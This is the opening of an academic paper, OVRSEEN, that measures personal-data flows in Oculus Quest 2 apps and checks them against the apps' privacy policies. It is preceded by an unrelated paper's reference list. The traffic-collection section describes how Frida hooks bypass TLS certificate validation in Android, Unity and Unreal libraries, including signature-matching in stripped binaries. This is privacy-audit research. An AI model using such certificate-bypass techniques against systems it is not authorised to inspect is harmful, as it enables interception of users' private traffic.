[36] Jason J Jones, Robert M Bond, Eytan Bakshy, Dean Eckles, and James H Fowler. Social influence and political mobilization: Further evidence from a randomized experiment in the 2012 US presidential election. *PloS one*, 12(4), 2017.

[37] Hyunseung Kang and Guido Imbens. Peer encouragement designs in causal inference with partial interference and identification of local average network effects. *arXiv preprint*, 2016.

[38] David Kempe, Jon Kleinberg, and Éva Tardos. Maximizing the spread of influence through a social network. In *Proc. of the 9th ACM SIGKDD Int'l. Conf. on Knowledge Discovery and Data Mining (KDD)*, pages 137–146, 2003.

[39] Adam DI Kramer, Jamie E Guillory, and Jeffrey T Hancock. Experimental evidence of massive-scale emotional contagion through social networks. *Proc. of the Nat'l. Academy of Sciences (PNAS)*, 111(24), 2014.

[40] Andrea Lancichinetti, Santo Fortunato, and Filippo Radicchi. Benchmark graphs for testing community detection algorithms. *Physical Review E*, 78, Oct 2008.

[41] Myoung-jae Lee. Median treatment effect in randomized trials. *Journal of the Royal Statistical Society: Series B (Statistical Methodology)*, 62(3):595–604, 2000.

[42] Jure Leskovec, Jon Kleinberg, and Christos Faloutsos. Graphs over time: densification laws, shrinking diameters and possible explanations. In *Proc. of the 11th ACM SIGKDD Int'l. Conf. on Knowledge Discovery in Data Mining (KDD)*, pages 177–187, 2005.

[43] Jure Leskovec and Julian J Mcauley. Learning to discover social circles in ego networks. In *Advances in Neural Information Processing Systems (NeurIPS)*, 2012.

[44] Jure Leskovec and Rok Sosič. SNAP: A general-purpose network analysis and graph-mining library. *ACM Transactions on Intelligent Systems and Technology (TIST)*, 8(1):1, 2016.

[45] Maggie Makar, John V. Guttag, and Jenna Wiens. Learning the probability of activation in the presence of latent spreaders. In *AAAI Conf. on Artificial Intelligence*, 2018.

[46] J Nathan Matias. *Governing human and machine behavior in an experimenting society*. PhD thesis, Massachusetts Institute of Technology, 2017.

[47] J Nathan Matias, Allan Ko, and Merry Mou. The obligation to experiment, Dec 2016.

[48] Michelle N Meyer. Two cheers for corporate experimentation: The A/B illusion and the virtues of data-driven innovation. *Colo. Tech. LJ*, 13:273, 2015.

[49] G. L. Nemhauser, L. A. Wolsey, and M. L. Fisher. An analysis of approximations for maximizing submodular set functions—I. *Mathematical Programming*, 14(1), Dec 1978.

[50] M. Newman. The structure and function of complex networks. *SIAM Rev.*, 45:167–256, 2003.

[51] Alfred Ng. Teens have figured out how to mess with instagram's tracking algorithm: Teenagers are using group accounts to flood instagram with random user data that can't be tied to a single person. *CNet*, Feb 2020.

[52] Panagiotis Papadopoulos, Antonis Papadogiannakis, Michalis Polychronakis, Apostolis Zarras, Thorsten Holz, and Evangelos P. Markatos. K-subscription: Privacy-preserving microblogging browsing through obfuscation. In *Proc. of the Annual Computer Security Applications Conf. (ACSAC)*, 2013.

[53] Judea Pearl. *Causality*. Cambridge University Press, 2009.

[54] Jacob Ratkiewicz, Michael Conover, Mark R. Meiss, Bruno Gonçalves, Alessandro Flammini, and Filippo Menczer. Detecting and tracking political abuse in social media. In *Proc. of the 5th Int'l. Conf. on Weblogs and Social Media (ICWSM)*, 2011.

[55] Shebuti Rayana and Leman Akoglu. Collective opinion spam detection: Bridging review networks and metadata. In *Proc. of the ACM SIGKDD Int'l. Conf. on Knowledge Discovery in Data Mining (KDD)*, 2015.

[56] Manuel Gomez Rodriguez, Krishna Gummadi, and Bernhard Schoelkopf. Quantifying information overload in social media and its impact on social contagions. In *Int'l. AAAI Conf. on Weblogs and Social Media (ICWSM)*, 2014.

[57] Paul R Rosenbaum. Interference between units in randomized experiments. *Journal of the American Statistical Association (JASA)*, 102(477), 2007.

[58] Paul R. Rosenbaum and Donald B. Rubin. The central role of the propensity score in observational studies for causal effects. *Biometrika*, 70(1):41, 1983.

[59] Martin Rosvall and Carl T. Bergstrom. Maps of random walks on complex networks reveal community structure. *Proc. of the Nat'l. Academy of Sciences (PNAS)*, 105(4), 2008.

[60] Yoel Roth and Nick Pickles. Updating our approach to misleading information, May 2020.

[61] Donald B Rubin. Randomization analysis of experimental data: The Fisher randomization test comment. *Journal of the American Statistical Association (JASA)*, 75(371):591, September 1980.

[62] Donald B Rubin. Causal inference using potential outcomes: Design, modeling, decisions. *Journal of the American Statistical Association (JASA)*, 2005.

[63] Martin Saveski, Jean Pouget-Abadie, Guillaume Saint-Jacques, Weitao Duan, Souvik Ghosh, Ya Xu, and Edoardo M. Airoldi. Detecting network effects: Randomizing over randomized experiments. In *Proc. of the ACM SIGKDD Int'l. Conf. on Knowledge Discovery and Data Mining (KDD)*, 2017.

[64] Scott Shane. To sway vote, Russia used army of fake Americans. *New York Times*, Sep 2017.

[65] Daniel L Sussman and Edoardo M Airoldi. Elements of estimation theory for causal effects in the presence of network interference. *arXiv preprint*, 2017.

[66] Emma Tosch, Eytan Bakshy, Emery D Berger, David D Jensen, and J Eliot B Moss. PlanAlyzer: Assessing threats to the validity of online experiments. *Proc. of the ACM on Programming Languages*, (OOPSLA), 2019.

[67] Nguyen Tran, Bonan Min, Jinyang Li, and Lakshminarayanan Subramanian. Sybil-resilient online content voting. In *USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, 2009.

[68] Johan Ugander, Brian Karrer, Lars Backstrom, and Jon Kleinberg. Graph cluster randomization: Network exposure to multiple universes. In *Proc. of the ACM SIGKDD Int'l. Conf. on Knowledge Discovery and Data Mining (KDD)*, 2013.

[69] Gang Wang, Tianyi Wang, Haitao Zheng, and Ben Y Zhao. Man vs. machine: Practical adversarial detection of malicious crowdsourcing workers. In *USENIX Security Symposium (USENIX Security)*, 2014.

[70] D. J. Watts and S. H. Strogatz. Collective dynamics of "small-world" networks. *Nature*, 393:409–10, 1998.

[71] Douglas Guilbeault and Samuel Woolley. How Twitter bots are shaping the election. *The Atlantic*, Nov 2016.

[72] Yuanshun Yao, Bimal Viswanath, Jenna Cryan, Haitao Zheng, and Ben Y. Zhao. Automated crowdturfing attacks and defenses in online review systems. In *Proc. of the ACM SIGSAC Conf. on Computer and Communications Security (CCS)*, 2017.

[73] Ercan Yildiz, Asuman Ozdaglar, Daron Acemoglu, Amin Saberi, and Anna Scaglione. Binary opinion dynamics with stubborn agents. *ACM Transactions on Economics and Computation (TEAC)*, 1(4), 2013.

[74] Xiao Zhang, Raj Rao Nadakuditi, and M. E. J. Newman. Spectra of random graphs with community structure and arbitrary degrees. *Physical Review E*, 89, 2014.

OVRSEEN: Auditing Network Traffic and Privacy Policies in Oculus VR

Rahmadi Trimananda,[1] Hieu Le,[1] Hao Cui,[1] Janice Tran Ho,[1] Anastasia Shuba,[2] and Athina Markopoulou[1]

[1]University of California, Irvine
[2]Independent Researcher

Abstract

Virtual reality (VR) is an emerging technology that enables new applications but also introduces privacy risks. In this paper, we focus on Oculus VR (OVR), the leading platform in the VR space and we provide the first comprehensive analysis of personal data exposed by OVR apps and the platform itself, from a combined networking and privacy policy perspective. We experimented with the Quest 2 headset and tested the most popular VR apps available on the official Oculus and the SideQuest app stores. We developed OVRSEEN, a methodology and system for collecting, analyzing, and comparing network traffic and privacy policies on OVR. On the networking side, we captured and decrypted network traffic of VR apps, which was previously not possible on OVR, and we extracted data flows, defined as ⟨*app, data type, destination*⟩. Compared to the mobile and other app ecosystems, we found OVR to be more centralized and driven by tracking and analytics, rather than by third-party advertising. We show that the data types exposed by VR apps include personally identifiable information (PII), device information that can be used for fingerprinting, and VR-specific data types. By comparing the data flows found in the network traffic with statements made in the apps' privacy policies, we found that approximately 70% of OVR data flows were not properly disclosed. Furthermore, we extracted additional context from the privacy policies, and we observed that 69% of the data flows were used for purposes unrelated to the core functionality of apps.

1 Introduction

Virtual reality (VR) technology has created an emerging market: VR hardware and software revenues are projected to increase from $800 million in 2018 to $5.5 billion in 2023 [50]. Among VR platforms, Oculus VR (OVR) is a pioneering, and arguably the most popular one: within six months since October 2020, an estimated five million Quest 2 headsets were sold [16, 20]. VR technology enables a number of applications, including recreational games, physical training, health therapy, and many others [49].

VR also introduces privacy risks: some are similar to those on other Internet-based platforms (*e.g.,* mobile phones [12,13], IoT devices [3, 17], and Smart TVs [35, 64]), but others are unique to VR. For example, VR headsets and hand controllers are equipped with sensors that may collect data about the user's physical movement, body characteristics and activity, voice activity, hand tracking, eye tracking, facial expressions, and play area [25, 34], which may in turn reveal information about our physique, emotions, and home. The privacy aspects of VR platforms are currently not well understood [2].

To the best of our knowledge, our work is the first large scale, comprehensive measurement and characterization of privacy aspects of OVR apps and platform, from a combined network and privacy policy point of view. We set out to characterize how sensitive information is collected and shared in the VR ecosystem, in theory (as described in the privacy policies) and in practice (as exhibited in the network traffic generated by VR apps). We center our analysis around the concept of *data flow*, which we define as the tuple ⟨*app, data type, destination*⟩ extracted from the network traffic. First, we are interested in the sender of information, namely the VR *app*. Second, we are interested in the exposed *data types*, including personally identifiable information (PII), device information that can be used for fingerprinting, and VR sensor data. Third, we are interested in the recipient of the information, namely the *destination* domain, which we further categorize into entity or organization, first *vs.* third party *w.r.t.* the sending app, and ads and tracking services (ATS). Inspired by the framework of contextual integrity [38], we also seek to characterize whether the data flows are appropriate or not within their context. More specifically, our notion of context includes: *consistency*, *i.e.,* whether actual data flows extracted from network traffic agree with the corresponding statements made in the privacy policy; *purpose*, extracted from privacy policies and confirmed by destination domains (*e.g.,* whether they are ATS); and other information (*e.g.,* "notice and consent"). Our methodology and system, OVRSEEN, is depicted on Fig. 1. Next we summarize our methodology and findings.

Network traffic: methodology and findings. We were able to explore 140 popular, paid and free, OVR apps; and then capture, decrypt, and analyze the network traffic they generate in order to assess their practices with respect to collection and sharing of personal data on the OVR platform.

OVRSEEN collects network traffic without rooting the Quest 2, by building on the open-source AntMonitor [51], which we had to modify to work on the Android 10-based Ocu-




Figure 1: **Overview of OVRSEEN.** We select the most popular apps from the official Oculus and SideQuest app stores. First, we experiment with them and analyze their **network traffic:** (1) we obtain raw data in PCAPNG and JSON; (2) we extract data flows ⟨*app, data type, destination*⟩; and (3) we analyze them *w.r.t.* data types and ATS ecosystem. Second, we analyze the same apps' (and their used libraries') **privacy policies**: (4) we build VR-specific data and entity ontologies, informed both by network traffic and privacy policy text; and (5) we extract collection statements ⟨*app, data type, entity*⟩ from the privacy policy. Third, we **compare the two**: (6) using our improved PoliCheck, we map each data flow to a collection statement, and we perform network-to-policy consistency analysis. Finally, (7) we translate the sentence containing the collection statement into a text segment that Polisis can use to extract the data collection purpose. The end result is that data flows, extracted from network traffic, are augmented with additional **context**, such as consistency with policy and purpose of collection.

lus OS. Furthermore, we successfully addressed new technical challenges for decrypting network traffic on OVR. OVRSEEN combines dynamic analysis (using Frida [42]) with binary analysis to find and bypass certificate validation functions, even when the app contains a stripped binary [63]. This was a challenge specific to OVR: prior work on decrypting network traffic on Android [35,52] hooked into standard Android SDK functions and not the ones packaged with Unity and Unreal, which are the basis for game apps.

We extracted and analyzed data flows found in the collected network traffic from the 140 OVR apps, and we made the following observations. We studied a broad range of 21 data types that are exposed and found that 33 and 70 apps send PII data types (*e.g.,* Device ID, User ID, and Android ID) to first-and third-party destinations, respectively (see Table 3). Notably, 58 apps expose VR sensory data (*e.g.,* physical movement, play area) to third-parties. We used state-of-the-art blocklists to identify ATS and discovered that, unlike other popular platforms (*e.g.,* Android and Smart TVs), OVR exposes data primarily to tracking and analytics services, and has a less diverse tracking ecosystem. Notably, the blocklists identified only 36% of these exposures. On the other hand, we found no data exposure to advertising services as ads on OVR is still in an experimental phase [41].

Privacy policy: methodology and findings. We provide an NLP-based methodology for analyzing the privacy policies that accompany VR apps. More specifically, OVRSEEN maps each data flow (found in the network traffic) to its corresponding data collection statement (found in the text of the privacy policy), and checks the *consistency* of the two. Furthermore, it extracts the *purpose* of data flows from the privacy policy, as well as from the ATS analysis of destination domains. Consistency, purpose, and additional information provide *context*, in which we can holistically assess the appropriateness of a data flow [38]. Our methodology builds on, combines, and improves state-of-the-art tools originally developed for mobile apps: PolicyLint [4], PoliCheck [5], and Polisis [19]. We curated VR-specific ontologies for data types and entities, guided by both the network traffic and privacy policies. We also interfaced between different NLP models of PoliCheck and Polisis to extract the purpose behind each data flow.

Our network-to-policy consistency analysis revealed that about 70% of data flows from VR apps were not disclosed or consistent with their privacy policies: only 30% were consistent. Furthermore, 38 apps did not have privacy policies, including apps from the official Oculus app store. Some app developers also had the tendency to neglect declaring data collected by the platform and third parties. We found that by automatically including these other parties' privacy policies in OVRSEEN's network-to-policy consistency analysis, 74% of data flows became consistent. We also found that 69% of data flows have purposes unrelated to the core function-

ality (*e.g.,* advertising, marketing campaigns, analytics), and only a handful of apps are explicit about notice and consent. OVRSEEN's implementation and datasets are made available at [59].

Overview. The rest of this paper is structured as follows. Section 2 provides background on the OVR platform and its data collection practices that motivate our work. Section 3 provides the methodology and results for OVRSEEN's network traffic analysis. Section 4 provides the methodology and results for OVRSEEN's policy analysis, network-to-policy consistency analysis, and purpose extraction. Section 5 discusses the findings and provides recommendations. Section 6 discusses related work. Section 7 concludes the paper.

2 Oculus VR Platform and Apps

In this paper, we focus on the Oculus VR (OVR), a representative of state-of-the art VR platform. A pioneer and leader in the VR space, OVR was bought by Facebook in 2014 [16] (we refer to both as "platform-party"), and it maintains to be the most popular VR platform today. Facebook has integrated more social features and analytics to OVR and now even requires users to sign in using a Facebook account [39].

We used the latest Oculus device, Quest 2, for testing. Quest 2 is completely wireless: it can operate standalone and run apps, without being connected to other devices. In contrast, *e.g.,* Sony Playstation VR needs to be connected to a Playstation 4 as its game controller. Quest 2 runs Oculus OS, a variant of Android 10 that has been modified and optimized to run VR environments and apps. The device comes with a few pre-installed apps, such as the Oculus browser. VR apps are usually developed using two popular game engines called Unity [62] and Unreal [15]. Unlike traditional Android apps that run on Android JVM, these 3D app development frameworks compile VR apps into optimized (*i.e.,* stripped) binaries to run on Quest 2 [63].

Oculus has an official app store and a number of third-party app stores. The Oculus app store offers a wide range of apps (many of them are paid), which are carefully curated and tested (*e.g.,* for VR motion sickness). In addition to the Oculus app store, we focus on SideQuest—the most popular third-party app store endorsed by Facebook [32]. In contrast to apps from the official store, apps available on SideQuest are typically at their early development stage and thus are mostly free. Many of them transition from SideQuest to the Oculus app store once they mature and become paid apps. As of March 2021, the official Oculus app store has 267 apps (79 free and 183 paid), and the SideQuest app store has 1,075 apps (859 free and 218 paid).

Motivation: privacy risks in OVR. VR introduces privacy risks, some of which are similar to other Internet-based platforms (*e.g.,* Android [12, 13], IoT devices [3, 17], Smart TVs [35, 64]), *etc.*), while others are unique to the VR platform. For example, VR headsets and hand controllers are equipped with sensors that collect data about the user's physical movement, body characteristics, voice activity, hand tracking, eye tracking, facial expressions, and play area [25, 34, 36], which may in turn reveal sensitive information about our physique, emotions, and home. Quest 2 can also act as a fitness tracker, thanks to the built-in Oculus Move app that tracks time spent for actively moving and amount of calories burned across all apps [40]. Furthermore, Oculus has been continuously updating their privacy policy with a trend of increasingly collecting more data over the years. Most notably, we observed a major update in May 2018, coinciding with the GDPR implementation date. Many apps have no privacy policy, or fail to properly include the privacy policies of third-party libraries. Please see Appendix A in [58] for more detail on observations that motivated our study, and Section 6 on related work. The privacy risks on the relatively new VR platform are not yet well understood.

Goal and approach: privacy analysis of OVR. In this paper, we seek to characterize the privacy risks introduced when potentially-sensitive data available on the device are sent by the VR apps and/or the platform to remote destinations for various purposes. We followed an experimental and data-driven approach, and we chose to test and analyze the most popular VR apps. In Section 3, we characterize the actual behavior exhibited in the network traffic generated by these VR apps and platform. In Section 4, we present how we downloaded the privacy policies of the selected VR apps, the platform, and relevant third-party libraries, used NLP to extract and analyze the statements made about data collection, analyzed their consistency when compared against the actual data flows found in traffic, and extracted the purpose of data collection.

App corpus. We selected OVR apps that are widely used by players. Our app corpus consists of 150 popular paid and free apps from both the official Oculus app store and SideQuest. In contrast, previous work typically considered only free apps from the official app store [12, 13, 35, 64]. We used the number of ratings/reviews as the popularity metric, and considered only apps that received at least 3.5 stars. We selected three groups of 50 apps each: (1) the top-50 free apps and (2) the top-50 paid apps from the Oculus app store, and (3) the top-50 apps from the SideQuest store. We selected an equal number of paid and free apps from the Oculus app store to gain insight into both groups equally. We purposely did not just pick the top-100 apps, because paid apps tend to receive more reviews from users and this would bias our findings towards paid apps. Specifically, this would make our corpus consist of 90% paid and 10% free apps.

Our app corpus is representative of both app stores. Our top-50 free and top-50 paid Oculus apps constitute close to 40% of all apps on the Oculus app store, whereas the total number of downloads of our top-50 SideQuest apps is approximately

45% of all downloads for the SideQuest store. Out of these 150 apps, selected for their popularity and representativeness, we were able to decrypt and analyze the network traffic for 140 of them for reasons explained in Section 3.2.1.

3 OVRSEEN: Network Traffic

In this section, we detail our methodology for collecting and analyzing network traffic. In Section 3.1, we present OVRSEEN's system for collecting network traffic and highlight our decryption technique. Next, in Section 3.2, we describe our network traffic dataset and the extracted data flows. In Section 3.3, we report our findings on the OVR ATS ecosystem by identifying domains that were labeled as ATS by popular blocklists. Finally, in Section 3.4, we discuss data types exposures in the extracted data flows according to the context based on whether their destination is an ATS or not.

3.1 Network Traffic Collection

In this section, we present OVRSEEN's system for collecting and decrypting the network traffic that apps generate (① in Fig. 1). It is important to mention that OVRSEEN does not require rooting Quest 2, and as of June 2021, there are no known methods for doing so [21]. Since the Oculus OS is based on Android, we enhanced AntMonitor [51] to support the Oculus OS. Furthermore, to decrypt TLS traffic, we use Frida [42], a dynamic instrumentation toolkit. Using Frida to bypass certificate validation specifically for Quest 2 apps presents new technical challenges, compared to Android apps that have a different structure. Next, we describe these challenges and how we address them.

Traffic collection. For collecting network traffic, OVRSEEN integrates AntMonitor [51]—a VPN-based tool for Android that does not require root access. It runs completely on the device without the need to re-route traffic to a server. AntMonitor stores the collected traffic in PCAPNG format, where each packet is annotated (in the form of a PCAPNG comment) with the name of the corresponding app. To decrypt TLS connections, AntMonitor installs a user CA certificate. However, since Oculus OS is a modified version of Android 10, and AntMonitor only supports up to Android 7, we made multiple compatibility changes to support Oculus OS. In addition, we enhanced the way AntMonitor stores decrypted packets: we adjust the sequence and ack numbers to make packet re-assembly by common tools (*e.g.,* `tshark`) feasible in post-processing. We will submit a pull request to AntMonitor's open-source repository, so that other researchers can make use of it, not only on Quest 2, but also on other newer Android devices. For further details, see Appendix B.1 in [58].

TLS decryption. Newer Android devices, such as Quest 2, pose a challenge for TLS decryption: as of Android 7, apps that target API level 24 (Android 7.0) and above no longer trust user-added certificates [7]. Since Quest 2 cannot be rooted, we cannot install AntMonitor's certificate as a system certificate. Thus, to circumvent the mistrust of AntMonitor's certificate, OVRSEEN uses Frida (see Fig. 1) to intercept certificate validation APIs. To use Frida in a non-rooted environment, we extract each app and repackage it to include and start the Frida server when the app loads. The Frida server then listens to commands from a Frida client that is running on a PC using ADB. Although ADB typically requires a USB connection, we run ADB over TCP to be able to use Quest 2 wirelessly, allowing for free-roaming testing of VR apps.

OVRSEEN uses the Frida client to load and inject our custom JavaScript code that intercepts various APIs used to verify CA certificates. In general, Android and Quest 2 apps use three categories of libraries to validate certificates: (1) the standard Android library, (2) the Mbed TLS library [61] provided by the Unity SDK, and (3) the Unreal version of the OpenSSL library [14]. OVRSEEN places Frida hooks into the certificate validation functions provided by these three libraries. These hooks change the return value of the intercepted functions and set certain flags used to determine the validity of a certificate to ensure that AntMonitor's certificate is always trusted. While bypassing certificate validation in the standard Android library is a widely known technique [9], bypassing validation in Unity and Unreal SDKs is not. Thus, we developed the following technique.

Decrypting Unity and Unreal. Since most Quest 2 apps are developed using either the Unity or the Unreal game engines, they use the certificate validation functions provided by these engines instead of the ones in the standard Android library. Below, we present our implementation of certificate validation bypassing for each engine.

For Unity, we discovered that the main function that is responsible for checking the validity of certificates is `mbedtls_x509_crt_verify_with_profile()` in the Mbed TLS library, by inspecting its source code [6]. This library is used by the Unity framework as part of its SDK. Although Unity apps and its SDK are written in C#, the final Unity library is a C++ binary. When a Unity app is packaged for release, unused APIs and debugging symbols get removed from the Unity library's binary. This process makes it difficult to hook into Unity's functions since we cannot locate the address of a function of interest without having the symbol table to look up its address. Furthermore, since the binary also gets stripped of unused functions, we cannot rely on the debug versions of the binary to look up addresses because each app will have a different number of APIs included. To address this challenge, OVRSEEN automatically analyzes the debug versions of the non-stripped Unity binaries (provided by the Unity engine), extracts the function signature (*i.e.,* a set of hexadecimal numbers) of `mbedtls_x509_crt_verify_with_profile()`, and then looks for this signature in the stripped version of the binary

App Store	Apps	Domains	eSLDs	Packets	TCP Fl.
Oculus-Free	43	85	48	2,818	2,126
Oculus-Paid	49	54	35	2,278	1,883
SideQuest	48	57	40	2,679	2,260
Total	140	158	92	7,775	6,269

Table 1: **Network traffic dataset summary.** Note that the same domains and eSLDs can appear across the three groups of "App Store", so their totals are based on unique counts.

to find its address. This address can then be used to create the necessary Frida hook for an app. The details of this automated binary analysis can be found in Appendix B.2 in [58].

For Unreal, we discovered that the main function that is responsible for checking the validity of certificates is the function `x509_verify_cert()` in the OpenSSL library, which is integrated as part of the Unreal SDK. Fortunately, the Unreal SDK binary file comes with a partial symbol table that contains the location of `x509_verify_cert()`, and thus, OVRSEEN can set a Frida hook for it.

3.2 Network Traffic Dataset

3.2.1 Raw Network Traffic Data

We used OVRSEEN to collect network traffic for 140[1] apps in our corpus during the months of March and April 2021. To exercise these 140 apps and collect their traffic, we manually interacted with each one for seven minutes. Although there are existing tools that automate the exploration of regular (non-gaming) mobile apps (*e.g.,* [28]), automatic interaction with a variety of games is an open research problem. Fortunately, manual testing allows us to customize app exploration and split our testing time between exploring menus within the app to cover more of the potential behavior, and actually playing the game, which better captures the typical usage by a human user. As shown by prior work, such testing criteria lead to more diverse network traffic and reveal more privacy-related data flows [22, 47, 64]. Although our methodology might not be exhaustive, it is inline with prior work [35, 64].

Table 1 presents the summary of our network traffic dataset. We discovered 158 domains and 92 eSLDs in 6,269 TCP flows that contain 7,775 packets. Among the 140 apps, 96 were developed using the Unity framework, 31 were developed using the Unreal framework, and 13 were developed using other frameworks.

[1]The remaining 10 apps were excluded for the following reasons: (1) six apps could not be repackaged; (2) two apps were browser apps, which would open up the web ecosystem, diverting our focus from VR; (3) one app was no longer found on the store—we created our lists of top apps one month ahead of our experiments; and (4) one app could not start on the Quest 2 even without any of our modifications.

3.2.2 Network Data Flows Extracted

We processed the raw network traffic dataset and identified 1,135 data flows: ⟨*app, data type, destination*⟩. Next, we describe our methodology for extracting that information.

App names. For each network packet, the app name is obtained by AntMonitor [51]. This feature required a modification to work on Android 10, as described in Appendix B.1 in [58].

Data types. The data types we extracted from our network traffic dataset are listed in Table 3 and can be categorized into roughly three groups. First, we find personally identifiable information (*PII*), including: user identifiers (*e.g.,* Name, Email, and User ID), device identifiers (Android ID, Device ID, and Serial Number), Geolocation, *etc.* Second, we found system parameters and settings, whose combinations are known to be used by trackers to create unique profiles of users [35, 37], *i.e., Fingerprints*. Examples include various version information (*e.g.,* Build and SDK Versions), Flags (*e.g.,* indicating whether the device is rooted or not), Hardware Info (*e.g.,* Device Model, CPU Vendor, *etc.*), Usage Time, *etc.* Finally, we also find data types that are unique to VR devices (*e.g.,* VR Movement and VR Field of View) and group them as *VR Sensory Data*. These can be used to uniquely identify a user or convey sensitive information—the VR Play Area, for instance, can represent the actual area of the user's household.

We use several approaches to find these data types in HTTP headers and bodies, and also in any raw TCP segments that contain ASCII characters. First, we use string matching to search for data that is static by nature. For example, we search for user profile data (*e.g.,* User Name, Email, *etc.*) using our test OVR account and for any device identifiers (*e.g.,* Serial Number, Device ID, *etc.*) that can be retrieved by browsing the Quest 2 settings. In addition, we search for their MD5 and SHA1 hashes. Second, we utilize regular expressions to capture more dynamic data types. For example, we can capture different Unity SDK versions using `UnityPlayer/[\d.]+\d`. Finally, for cases where a packet contains structured data (*e.g.,* URL query parameters, HTTP Headers, JSON in HTTP body, *etc.*), we split the packet into key-value pairs and create a list of unique keys that appear in our entire network traffic dataset. We then examine this list to discover keys that can be used to further enhance our search for data types. For instance, we identified that the keys "user_id" and "x–playeruid" can be used to find User IDs. Appendix C.1 in [58] provides more details on our data types.

Destinations. To extract the destination fully qualified domain name (FQDN), we use the HTTP Host field and the TLS SNI (for cases where we could not decrypt the traffic). Using tldextract, we also identify the effective second-level domain (eSLD) and use it to determine the high level organization that owns it via Crunchbase. We also adopt similar labeling




Figure 2: **Top-10 platform and third-party (a) eSLDs and (b) ATS FQDNs.** They are ordered by the number of apps that contact them. Each app may have a few first-party domains: we found that 46 out of 140 (33%) apps contact their own eSLDs.

methodologies from [64] and [5] to categorize each destination as either *first-*, *platform-*, or *third-*party. To perform the categorization, we also make use of collected privacy policies (see Fig. 1 and Section 4), as described next. First, we tokenize the domain and the app's package name. We label a domain as first-party if the domain's tokens either appear in the app's privacy policy URL or match the package name's tokens. If the domain is part of cloud-based services (*e.g., vrapp.amazonaws.com*), we only consider the tokens in the subdomain (*vrapp*). Second, we categorize the destination as platform-party if the domain contains the keywords "oculus" or "facebook". Finally, we default to the third-party label. This means that the data collection is performed by an entity that is not associated with app developers nor the platform, and the developer may not have control of the data being collected. The next section presents further analysis of the destination domains.

3.3 OVR Advertising & Tracking Ecosystem

In this section, we explore the destination domains found in our network traffic dataset (see Section 3.2.2). Fig. 2a presents the top-10 eSLDs for platform and third-party. We found that, unlike the mobile ecosystem, the presence of third-parties is minimal and platform traffic dominates in all apps (*e.g., oculus.com*, *facebook.com*). The most prominent third-party organization is Unity (*e.g., unity3d.com*), which appears in 68 out of 140 apps (49%). This is expected since 96 apps in our dataset were developed using the Unity engine (see Section 3.2.1). Conversely, although 31 apps in our dataset were developed using the Unreal engine, it does not appear as a major third-party data collector because Unreal does not provide its own analytics service. Beyond Unity, other small players include Alphabet (*e.g., google.com*, *cloudfunctions.net*) and Amazon (*e.g., amazonaws.com*). In addition, 87 out of 140 apps contact four or fewer third-party eSLDs (62%).

Identifying ATS domains. To identify ATS domains, we apply the following popular domain-based blocklists: (1) *Pi-Hole's Default List* [43], a list that blocks cross-platform ATS domains for IoT devices; (2) *Mother of All Adblocking* [8], a list that blocks both ads and tracking domains for mobile devices; and (3) *Disconnect Me* [10], a list that blocks tracking domains. For the rest of the paper, we will refer to the above lists simply as "blocklists". We note that there are no blocklists that are curated for VR platforms. Thus, we choose blocklists that balance between IoT and mobile devices, and one that specializes in tracking.

